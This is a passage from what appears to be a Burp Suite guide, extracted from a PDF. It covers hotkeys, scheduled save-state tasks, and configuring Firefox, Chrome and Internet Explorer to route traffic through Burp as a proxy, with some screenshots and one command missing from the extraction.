
Action	Hotkey
Forward intercepted Proxy request and intercept the response	
Drop intercepted Proxy message	
Toggle Proxy interception	Ctrl+T
Issue Repeater request	Ctrl+G
Go back in Repeater history	
Go forward in Repeater history	
Start Intruder attack	
Switch to Target	Ctrl+Shift+T
Switch to Proxy	Ctrl+Shift+P
Switch to Spider	
Switch to Scanner	Ctrl+Shift+S

OK


Cancel

- **Schedule a Save state operation:** Burp has a task scheduler that can be invoked for certain tasks, such as resuming and pausing scans and spidering. You can reach the task scheduler from Project Options | Misc | Scheduled Tasks.
- One of the key operations that the task scheduler supports is the

auto save state. Select Save state and click Next:




1. Select a file that will contain the save state and, if required, select the In-scope items only checkbox, as shown in the following screenshot:



2. Select when to start the task and the interval. During a busy engagement, saving every 30 minutes is a good

interval to begin with:



3. Click finish to activate the Scheduled Task, as shown in the following screenshot:

The screenshot shows a window titled "Scheduled Tasks". It includes a question mark icon and a gear icon. The gear icon is highlighted with a red arrow. Below the gear icon is the text: "These settings let you specify tasks that Burp will perform automatically at defined times or intervals." On the left, there are three buttons: "Add", "Edit", and "Remove". To the right is a table with three columns: "Time", "Repeat", and "Task". A single row is visible, showing "00:00, January..." in the Time column, "Every 30 minutes" in the Repeat column, and "Save state (in-scope only)" in the Task column. The entire table row is highlighted with an orange background.

Time	Repeat	Task
00:00, January...	Every 30 minutes	Save state (in-scope only)

# Summary

In this chapter, we learned to prepare the Burp Suite application. We configured Burp Suite to make it the interception proxy for various clients and traffic sources. In the next chapter, we will learn how to configure the client and set up mobile devices.

# Configuring the Client and Setting Up Mobile Devices

Once we have Burp Suite up and configured to act as the proxy through which all our communication will go to the target, we need to set up the clients to talk to Burp, so that the communication path is complete.

Almost all clients that can talk to HTTP/HTTPS servers have a way of setting a proxy endpoint. This tells the client that it needs to send the traffic to the proxy endpoint first, which will then forward it to the target. Different clients have different ways of setting this proxy setting. Some clients use the operating system's proxy setting to enforce the path of the traffic.

In this chapter, we shall see how we can set the proxy option for various common clients, both on mobile and traditional computing devices.

We will cover the following topics in the chapter:

- Setting up Firefox, Chrome and Internet Explorer to work with Burp Suite (HTTP and HTTPS)
- Additional browser add-ons that can be used to manage proxy settings
- Setting system-wide proxy for non-proxy-aware clients
- Setting up Android and iOS to work with Burp Suite

# **Setting up Firefox to work with Burp Suite (HTTP and HTTPS)**

Firefox has been a hacker favorite for quite some time now. This is largely due to a plethora of add-ons that allow you to extend its features and abilities. One of the primary advantages that Firefox has over other browsers in the industry is its ability to use proxy settings that are not tied with the operating system.

Firefox can be set up to use a specific proxy, even if the operating system has a separate system proxy set. This allows for various tools that require a separate proxy to be used in conjunction with Firefox, while ensuring Firefox does take a separate route.


Remember, no browsers, including Firefox, have separate proxy settings for the private/incognito mode.

# **Setting up Chrome to work with Burp Suite (HTTP and HTTPS)**


Google Chrome uses the system proxy to route traffic unless a command-line argument is used to specify a proxy server. This can be both cumbersome to work with and advantageous, in that you can set the proxy in Chrome without even opening the Chrome UI.

To set up proxy options in Chrome, perform the following steps:


1. Click on the three dots on the top right corner and select Settings:




2. In the Settings window, type proxy to find the Open proxy settings option:




3. This will open up the Windows Internet Properties dialog box.
4. Click on LAN settings to open up the settings page:



5. Enter the port number and IP address of the system where Burp Suite is running, as shown in the following screenshot:



6. You can also click on Advanced to use specific addresses for different protocols. Remember this is a system-wide proxy setting.



7. Click OK to apply the settings.

# Setting up Chrome proxy options on Linux

On Linux, when you attempt to set Google Chrome's proxy options, you may encounter an error, as shown here:

When running Google Chrome under a supported desktop environment, the system proxy settings will be used. However, either your system is not supported or there was a problem launching your system configuration. But you can still configure via the command line. Please see `man google-chrome-stable` for more information on flags and environment variables.

In such cases, you can either specify the proxy server via a command-line argument, or by editing the `.desktop` file that was created when Chrome/Chromium was installed.


The command-line argument to start Google Chrome with a specific proxy is:

# Setting up Internet Explorer to work with Burp Suite (HTTP and HTTPS)

Internet Explorer and Microsoft Edge both use the Windows system proxy setting as their own preference.

Following these steps will help you set up proxy options in Internet Explorer:

1. Click on the gear icon on the top right corner and select Internet options:



2. The Internet options dialog will open up. Click on Connections |

LAN settings to manage your proxy settings for Internet Explorer.

Remember this is a system-wide proxy setting and most programs on the system will also obey this, especially if they do not have a proxy setting of their own.

# **Additional browser add-ons that can be used to manage proxy settings**

During a web application penetration test, requirements may arise to switch in and out of your proxy settings. There will be times when you may want to have a direct connection to the internet, while the rest of the time you may want your traffic to go through Burp.


There are scenarios as well where you may want all your traffic to go through Burp, except maybe [google.com](http://google.com). In such cases, switching in and out of the browsers' proxy setting can easily become an unpleasant user experience.

For these reasons, there exist several add-ons/extensions for Firefox and Chrome that allow you to switch the browser's proxy setting to a different proxy at the click of an option.

Let's ...


# FoxyProxy for Firefox

The most popular add-on for Firefox when it comes to proxy management is this nifty little add-on called **FoxyProxy**, written by Eric H Jung:



